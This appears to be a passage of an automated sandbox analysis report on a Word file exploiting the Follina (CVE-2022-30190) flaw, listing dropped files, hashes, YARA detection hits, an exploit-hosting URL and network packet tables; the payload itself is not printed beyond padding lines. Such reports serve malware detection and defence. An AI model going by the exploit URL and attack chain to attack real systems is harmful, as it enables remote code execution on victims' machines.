Yara Hits:	• Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\poc[1].htm, Author: Nasreddine Bencherchali, Christian Burkard • Rule: EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\poc[1].htm, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\poc[1].htm, Author: Joe Security
Antivirus:	• Antivirus: Avira, Detection: 100%
Reputation:	low
IE Cache URL:	http://https://2hell.nl/follina/poc.html
Preview:	<!doctype html>..<html lang="en">..<body>..<script>..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAA..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAA..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAA..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA A..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//A AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAAAA

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3BF80B4F.htm

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	HTML document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	6774
Entropy (8bit):	0.7823015818904822
Encrypted:	false
SSDEEP:	6:qTFQzhqIAXMzSKWEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEM:qTWvzSsAxH8d2GZfgGw1sue4kVM1Gb
MD5:	EA3FE2CB4B8E3C7AFA0C773A28742AA8
SHA1:	FC00C991825CFE83AC01AD60D9BCE9E5DE2D061D
SHA-256:	8D68FC5C45CDFD449252B1E3E2EC8A1E35E00C83532628102E5F699A1190D101
SHA-512:	73E55B24AE1DE1794745B1C168ACDFDDF8F15BD7DB611867773CA94BB9A8688D46D3E781B1AAE274879E002043465B03A1736BA7FA5D563F9AA67C459F64971 0
Malicious:	**true**
Yara Hits:	• Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3BF80B4F.htm, Author: Nasreddine Bencherchali, Christian Burkard • Rule: EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3BF80B4F.htm, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3BF80B4F.htm, Author: Joe Security

Antivirus:	• Antivirus: Avira, Detection: 100%
Reputation:	low
Preview:	<!doctype html>..<html lang="en">..<body>..<script>..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAA..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAA..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAA..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA A..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//A AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAAAA

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4D314135.htm

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	HTML document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	6774
Entropy (8bit):	0.7823015818904822
Encrypted:	false
SSDEEP:	6:qTFQzhqIAXMzSKWEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEM:qTWvzSsAxH8d2GZfgGw1sue4kVM1Gb
MD5:	EA3FE2CB4B8E3C7AFA0C773A28742AA8
SHA1:	FC00C991825CFE83AC01AD60D9BCE9E5DE2D061D
SHA-256:	8D68FC5C45CDFD449252B1E3E2EC8A1E35E00C83532628102E5F699A1190D101
SHA-512:	73E55B24AE1DE1794745B1C168ACDFDDF8F15BD7DB611867773CA94BB9A8688D46D3E781B1AAE274879E002043465B03A1736BA7FA5D563F9AA67C459F64971 0
Malicious:	**true**
Yara Hits:	• Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4D314135.htm, Author: Nasreddine Bencherchali, Christian Burkard • Rule: EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4D314135.htm, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4D314135.htm, Author: Joe Security
Antivirus:	• Antivirus: Avira, Detection: 100%
Reputation:	low
Preview:	<!doctype html>..<html lang="en">..<body>..<script>..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAA..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAA..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAA..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA A..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//A AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAAAA

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{FB6581E1-1A5E-4649-84C2-3FA331ABA6D2}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	5120
Entropy (8bit):	2.0826917413964643
Encrypted:	false
SSDEEP:	12:rl3bn+LFI/SBYd09aiZ/t21U/hCKoDyzRDHcIxC/0GcIFn7iVjrRDHuKo4CIz4zc:rL/dK/nLRDH+niFRDHFRvxXorniWlo
MD5:	754C7DA115CD19CB9E6C3948128B0E3B
SHA1:	1FF961744798D170810B0BC310F7C22B7355FEA2
SHA-256:	3E426FA1EF8F541849E5710B49E5C25E19A9E568E19A4ECBD5A18EF9941B2919
SHA-512:	8CE245544C0794D4522D10EFBE00814845E18AA51DA4E99A37980EB565E4ED447AF3899C36F9E7D606D8FE06775F4A9F6EB21587C2842FBF6DD2B29CE981DAE B
Malicious:	false
Preview:	......................>.. ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{908054AA-4410-45BE-A60F-B0BC543AE3BB}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data

Category:	dropped
Size (bytes):	1536
Entropy (8bit):	0.898955158116908
Encrypted:	false
SSDEEP:	6:FlgI5lNcYcbsPFjK/WmP9+7giP4n4PxZUtBs/6:Flvc8KS7gJGZO
MD5:	549518436A2C4B97E9422E1AEC32E432
SHA1:	EEDC2867A3EA3EDB16E3FB52CA3ADEF8908B6DF1
SHA-256:	A2DD71C1827995791EEBB3170D3730645F313B9099C17F234443DB289ABBA1C4
SHA-512:	DF367523A22321691356CD49FFCE10B772B5E8F0E05377FA4B57BFAA74F5CAB757679FAEEDFB5D0F382AC74E3D23B9FA16B192A311B39A503A6E14E14DAA0908
Malicious:	false
Preview:	....L.I.N.K. .h.t.m.l.f.i.l.e. .".h.t.t.p.s.:.//.2.h.e.l.l...n.l./.f.o.l.l.i.n.a./.p.o.c...h.t.m.l.!.". ."."..\.p. .\.f. .0..... . ...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{9DD68104-9F74-4147-BF67-D8C1A9A331E2}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28EA4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\{021E1AC8-4DA2-4E7A-B16F-AFF6C99BD5E3}

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.02555472380356475
Encrypted:	false
SSDEEP:	6:I3DPc0/VvxggLRzFlrnLGtRXv//4tfnRujlw//+GtluJ/eRuj:I3DPn/ZCrnIvYg3J/
MD5:	E7911CB21AB21ABF6D89358D6702668E
SHA1:	75B4F3034A40010A0064E588C100D56D0B794118
SHA-256:	E521F2141D1EB1690CE92108E94E8743E10608499707E72CF8E2D3FD18A6ED03
SHA-512:	FD49A4268F7C4887483DF721F8DFF33B6C513B01ADA44B33228F8FAE26660EE8D69278DA072A4C2D64505208049337C277AE4B421C6F14428AFA1DC48C5E1987
Malicious:	false
Preview:	......M.eFy...z=3..=.M.H.K.t..S,...X.F...Fa.q.....{..t.w.H.0(..S.?.....R@....C...t...Z.....x...x...x...x..... ....zV..... ..@..... .....

C:\Users\user\AppData\Local\Temp\{161C39B1-451E-4070-AE08-AFF8D45B0D9D}

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.02554110170684297
Encrypted:	false
SSDEEP:	6:I3DPcFi8TVvxggLRjulTw1XlYPf7/RXv//4tfnRujlw//+GtluJ/eRuj:I3DPWPdP4U1XqH7pvYg3J/
MD5:	D5BB7E24CE5A19D0A36F70C87DFE89E8

SHA1:	008D3EA4CF3DB6239AEEE6E092BEF43992EC2FC3
SHA-256:	AF13BE6172560EB428222CFA28013BE34B98DB55AE7D0FDCE0E91F6405FD22D3
SHA-512:	95BF9A3BE65CD6ABA10EB9FEFD8502F275C2020D30EDB412BD90B536F1EC4DA5946F7ED6EA7F81FC528E07A2811606C06CA28621D5089A2F7474138266E0BE AA
Malicious:	false
Preview:	......M.eFy...z(`.g,.*D...o...3S,...X.F...Fa.q..... .....zV..... ..@.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\fHER4lglqY.LNK

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Thu Aug 18 09:26:01 2022, mtime=Thu Aug 18 09:26:01 2022, atime=Thu Aug 18 09:26:11 2022, length=12260, window=hide
Category:	dropped
Size (bytes):	1019
Entropy (8bit):	4.569563658423784
Encrypted:	false
SSDEEP:	12:8bl80gXg/XAlCPCHaXRBktB/LAJX+WoDjuicvbIsYJ4hNDtZ3YilMMEpxRljK3w9:8uk/XThOkeHNeMsYuDv3qcTu7D
MD5:	FE7E32F5C42E82CAF2EE7F0826F4F2D3
SHA1:	057A06D484B3959E7307D0356B67B41D3C5F4C87
SHA-256:	D69CA660603491620A4F41EC06A83A183832847C991569AA5A1FE543E4A3BA5B
SHA-512:	ABDB997CE84CBB2C83D391D3A4168FC8E8169CA556B5F55DB407D0304AF67432BA4212F4978B27083B274120863502735B7A3A3A562E2E7BE797A2287E7AD0B
Malicious:	false
Preview:	L.....F.... .....F...../.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1 .8.1.3.....L.1.....hT....user.8.....QK.XhT..*...&=....U.....A.l.b.u.s.....z.1.....UAS..Desktop.d.....QK.X.UAS*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6. 9.....h.2../...UFS .FHER4L~1.DOC..L.....UAS.UAS*.....f.H.E.R.4.l.g.l.q.Y...d.o.c.x.....y.....-...8...[.....?J.....C:\Users\..#.....\\887849\User s.user\Desktop\fHER4lglqY.docx.&.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.f.H.E.R.4.l.g.l.q.Y...d.o.c.x.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-. 9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....887849.....D_....3N...W...9G..N..... .....[D_....3N...W...9G

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	72
Entropy (8bit):	4.759882730988537
Encrypted:	false
SSDEEP:	3:bDuMJlb4JipzCmxWItg3RJipzCv:bCQEiBqiBs
MD5:	AADFD38DB75E156799C4CEC091515464
SHA1:	A3FD60947600D1F2216CF172352BD39DA775E4FA
SHA-256:	8929BCDAB20E01FDAE7BD030860DF319AAB030241B52BB5E469C464FC7D60BC6
SHA-512:	7A63884E252637DE3A43EEF2055A6108E16161689876D5EE2E3A28364558CCD4CCD6A6B8A38AEA21A4F8FCC9A88A67CFBF19C7455B24E34541954FEE44EDC4 E
Malicious:	false
Preview:	[folders]..Templates.LNK=0..fHER4lglqY.LNK=0..[misc]..fHER4lglqY.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.503835550707525
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyaJybdJylp2bG/WWNJbilFGUld/ln:vdsCkWtz8Oz2q/rViXdH/l
MD5:	7CFA404FD881AF8DF49EA584FE153C61
SHA1:	32D9BF92626B77999E5E44780BF24130F3D23D66
SHA-256:	248DB6BD8C5CD3542A5C0AE228D3ACD6D8A7FA0C0C62ABC3E178E57267F6CCD7
SHA-512:	F7CEC1177D4FF3F84F6F2A2A702E96713322AA56C628B49F728CD608E880255DA3EF412DE15BB58DF66D65560C03E68BA2A0DD6FDFA533BC9E428B0637562AE A
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1h.....2h.....@3h.....3h.....z.....p4h.....x...

C:\Users\user\Desktop\~$ER4lglqY.docx	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.503835550707525
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyaJybdJylp2bG/WWNJbilFGUld/ln:vdsCkWtz8Oz2q/rViXdH/l
MD5:	7CFA404FD881AF8DF49EA584FE153C61
SHA1:	32D9BF92626B77999E5E44780BF24130F3D23D66
SHA-256:	248DB6BD8C5CD3542A5C0AE228D3ACD6D8A7FA0C0C62ABC3E178E57267F6CCD7
SHA-512:	F7CEC1177D4FF3F84F6F2A2A702E96713322AA56C628B49F728CD608E880255DA3EF412DE15BB58DF66D65560C03E68BA2A0DD6FDFA533BC9E428B0637562AE A
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1h.....2h.....@3h.....3h.....z.....p4h.....x...

Static File Info

General

File type:	Microsoft Word 2007+
Entropy (8bit):	7.273550678614421
TrID:	• Word Microsoft Office Open XML Format document (49504/1) 49.01% • Word Microsoft Office Open XML Format document (43504/1) 43.07% • ZIP compressed archive (8000/1) 7.92%
File name:	fHER4lglqY.docx
File size:	12260
MD5:	6878265f91c6cb31618ad8ff45891f60
SHA1:	178c99c6b3ad6e1e835b2325b0d9a023d61d6d64
SHA256:	2f75f6ee9ba9ef599dff95249a32312bb457ea34d5e25dec338b803c312221a0
SHA512:	b41459bcf66f1e9d77e21cc27fc940ec04559a352b38c236f659734b697c5d9a33d26ca905be9af482cbef230f586c93c9a5f666083dd6a3e9e8894d63753f15
SSDEEP:	192:Ctv4DlKdmUGQ3CI1Ymkh+4wyuDUIKew+Wfm0FfkvGUlfLXaqEGF6:av4JORSIHkh/ruDUIs+30OnTge6
TLSH:	E8428D38CB50F874C42789FDAA8883F2E7895447E217546E2484E3998650593973BADF
File Content Preview:	PK.....!....IZ... .....[Content_Types].xml ... (.....

File Icon

Icon Hash:	e4e6a2a2a4b4b4a4

Network Behavior

Network Port Distribution

Total Packets: 67

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 18, 2022 03:26:14.182174921 CEST	49173	443	192.168.2.22	178.21.112.152
Aug 18, 2022 03:26:14.182254076 CEST	443	49173	178.21.112.152	192.168.2.22
Aug 18, 2022 03:26:14.182373047 CEST	49173	443	192.168.2.22	178.21.112.152
Aug 18, 2022 03:26:14.203026056 CEST	49173	443	192.168.2.22	178.21.112.152
Aug 18, 2022 03:26:14.203078032 CEST	443	49173	178.21.112.152	192.168.2.22
Aug 18, 2022 03:26:14.306660891 CEST	443	49173	178.21.112.152	192.168.2.22
Aug 18, 2022 03:26:14.306756020 CEST	49173	443	192.168.2.22	178.21.112.152
Aug 18, 2022 03:26:14.314047098 CEST	49173	443	192.168.2.22	178.21.112.152
Aug 18, 2022 03:26:14.314063072 CEST	443	49173	178.21.112.152	192.168.2.22
Aug 18, 2022 03:26:14.314338923 CEST	443	49173	178.21.112.152	192.168.2.22
Aug 18, 2022 03:26:14.314404964 CEST	49173	443	192.168.2.22	178.21.112.152
Aug 18, 2022 03:26:14.565172911 CEST	49173	443	192.168.2.22	178.21.112.152
Aug 18, 2022 03:26:14.593014002 CEST	443	49173	178.21.112.152	192.168.2.22
Aug 18, 2022 03:26:14.593157053 CEST	49173	443	192.168.2.22	178.21.112.152
Aug 18, 2022 03:26:14.593182087 CEST	443	49173	178.21.112.152	192.168.2.22
Aug 18, 2022 03:26:14.593221903 CEST	443	49173	178.21.112.152	192.168.2.22
Aug 18, 2022 03:26:14.593276978 CEST	49173	443	192.168.2.22	178.21.112.152
Aug 18, 2022 03:26:14.593307972 CEST	49173	443	192.168.2.22	178.21.112.152
Aug 18, 2022 03:26:14.593504906 CEST	49173	443	192.168.2.22	178.21.112.152
Aug 18, 2022 03:26:14.593527079 CEST	443	49173	178.21.112.152	192.168.2.22
Aug 18, 2022 03:26:14.593561888 CEST	49173	443	192.168.2.22	178.21.112.152
Aug 18, 2022 03:26:14.593609095 CEST	49173	443	192.168.2.22	178.21.112.152
Aug 18, 2022 03:26:19.983845949 CEST	49174	443	192.168.2.22	178.21.112.152
Aug 18, 2022 03:26:19.983912945 CEST	443	49174	178.21.112.152	192.168.2.22
Aug 18, 2022 03:26:19.983988047 CEST	49174	443	192.168.2.22	178.21.112.152
Aug 18, 2022 03:26:19.984257936 CEST	49174	443	192.168.2.22	178.21.112.152
Aug 18, 2022 03:26:19.984275103 CEST	443	49174	178.21.112.152	192.168.2.22
Aug 18, 2022 03:26:20.039246082 CEST	443	49174	178.21.112.152	192.168.2.22
Aug 18, 2022 03:26:20.039416075 CEST	49174	443	192.168.2.22	178.21.112.152
Aug 18, 2022 03:26:20.046616077 CEST	49174	443	192.168.2.22	178.21.112.152
Aug 18, 2022 03:26:20.046659946 CEST	443	49174	178.21.112.152	192.168.2.22
Aug 18, 2022 03:26:20.047168016 CEST	443	49174	178.21.112.152	192.168.2.22
Aug 18, 2022 03:26:20.075588942 CEST	49174	443	192.168.2.22	178.21.112.152
Aug 18, 2022 03:26:20.102585077 CEST	443	49174	178.21.112.152	192.168.2.22
Aug 18, 2022 03:26:20.102710962 CEST	443	49174	178.21.112.152	192.168.2.22
Aug 18, 2022 03:26:20.102804899 CEST	49174	443	192.168.2.22	178.21.112.152
Aug 18, 2022 03:26:20.102861881 CEST	49174	443	192.168.2.22	178.21.112.152
Aug 18, 2022 03:26:20.102888107 CEST	443	49174	178.21.112.152	192.168.2.22
Aug 18, 2022 03:26:20.102916002 CEST	49174	443	192.168.2.22	178.21.112.152
Aug 18, 2022 03:26:20.102926016 CEST	443	49174	178.21.112.152	192.168.2.22
Aug 18, 2022 03:26:24.832207918 CEST	49175	443	192.168.2.22	178.21.112.152

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 18, 2022 03:26:24.832277060 CEST	443	49175	178.21.112.152	192.168.2.22
Aug 18, 2022 03:26:24.832361937 CEST	49175	443	192.168.2.22	178.21.112.152
Aug 18, 2022 03:26:24.837711096 CEST	49175	443	192.168.2.22	178.21.112.152
Aug 18, 2022 03:26:24.837760925 CEST	443	49175	178.21.112.152	192.168.2.22
Aug 18, 2022 03:26:24.895754099 CEST	443	49175	178.21.112.152	192.168.2.22
Aug 18, 2022 03:26:24.895880938 CEST	49175	443	192.168.2.22	178.21.112.152
Aug 18, 2022 03:26:24.906800985 CEST	49175	443	192.168.2.22	178.21.112.152
Aug 18, 2022 03:26:24.906837940 CEST	443	49175	178.21.112.152	192.168.2.22
Aug 18, 2022 03:26:24.908533096 CEST	443	49175	178.21.112.152	192.168.2.22
Aug 18, 2022 03:26:24.960191965 CEST	49175	443	192.168.2.22	178.21.112.152
Aug 18, 2022 03:26:24.988162041 CEST	443	49175	178.21.112.152	192.168.2.22
Aug 18, 2022 03:26:24.988338947 CEST	443	49175	178.21.112.152	192.168.2.22
Aug 18, 2022 03:26:24.988435030 CEST	49175	443	192.168.2.22	178.21.112.152
Aug 18, 2022 03:26:24.988894939 CEST	49175	443	192.168.2.22	178.21.112.152
Aug 18, 2022 03:26:24.988931894 CEST	443	49175	178.21.112.152	192.168.2.22
Aug 18, 2022 03:26:24.988950014 CEST	49175	443	192.168.2.22	178.21.112.152
Aug 18, 2022 03:26:24.988965034 CEST	443	49175	178.21.112.152	192.168.2.22
Aug 18, 2022 03:26:24.989316940 CEST	49176	443	192.168.2.22	178.21.112.152
Aug 18, 2022 03:26:24.989362955 CEST	443	49176	178.21.112.152	192.168.2.22
Aug 18, 2022 03:26:24.989552975 CEST	49176	443	192.168.2.22	178.21.112.152
Aug 18, 2022 03:26:24.989753008 CEST	49176	443	192.168.2.22	178.21.112.152
Aug 18, 2022 03:26:24.989768982 CEST	443	49176	178.21.112.152	192.168.2.22
Aug 18, 2022 03:26:25.043608904 CEST	443	49176	178.21.112.152	192.168.2.22
Aug 18, 2022 03:26:25.052735090 CEST	49176	443	192.168.2.22	178.21.112.152
Aug 18, 2022 03:26:25.052793026 CEST	443	49176	178.21.112.152	192.168.2.22
Aug 18, 2022 03:26:25.053524971 CEST	49176	443	192.168.2.22	178.21.112.152
Aug 18, 2022 03:26:25.053544044 CEST	443	49176	178.21.112.152	192.168.2.22
Aug 18, 2022 03:26:25.094947100 CEST	443	49176	178.21.112.152	192.168.2.22
Aug 18, 2022 03:26:25.095072031 CEST	443	49176	178.21.112.152	192.168.2.22
Aug 18, 2022 03:26:25.095199108 CEST	49176	443	192.168.2.22	178.21.112.152
Aug 18, 2022 03:26:25.095341921 CEST	49176	443	192.168.2.22	178.21.112.152
Aug 18, 2022 03:26:25.095379114 CEST	443	49176	178.21.112.152	192.168.2.22
Aug 18, 2022 03:26:25.095484018 CEST	49176	443	192.168.2.22	178.21.112.152
Aug 18, 2022 03:26:25.095496893 CEST	443	49176	178.21.112.152	192.168.2.22
Aug 18, 2022 03:26:27.518024921 CEST	49177	443	192.168.2.22	178.21.112.152
Aug 18, 2022 03:26:27.518086910 CEST	443	49177	178.21.112.152	192.168.2.22
Aug 18, 2022 03:26:27.518208027 CEST	49177	443	192.168.2.22	178.21.112.152
Aug 18, 2022 03:26:27.518573046 CEST	49177	443	192.168.2.22	178.21.112.152
Aug 18, 2022 03:26:27.518604040 CEST	443	49177	178.21.112.152	192.168.2.22
Aug 18, 2022 03:26:27.575459003 CEST	443	49177	178.21.112.152	192.168.2.22
Aug 18, 2022 03:26:27.575592995 CEST	49177	443	192.168.2.22	178.21.112.152
Aug 18, 2022 03:26:27.591032982 CEST	49177	443	192.168.2.22	178.21.112.152
Aug 18, 2022 03:26:27.591059923 CEST	443	49177	178.21.112.152	192.168.2.22
Aug 18, 2022 03:26:27.591826916 CEST	443	49177	178.21.112.152	192.168.2.22
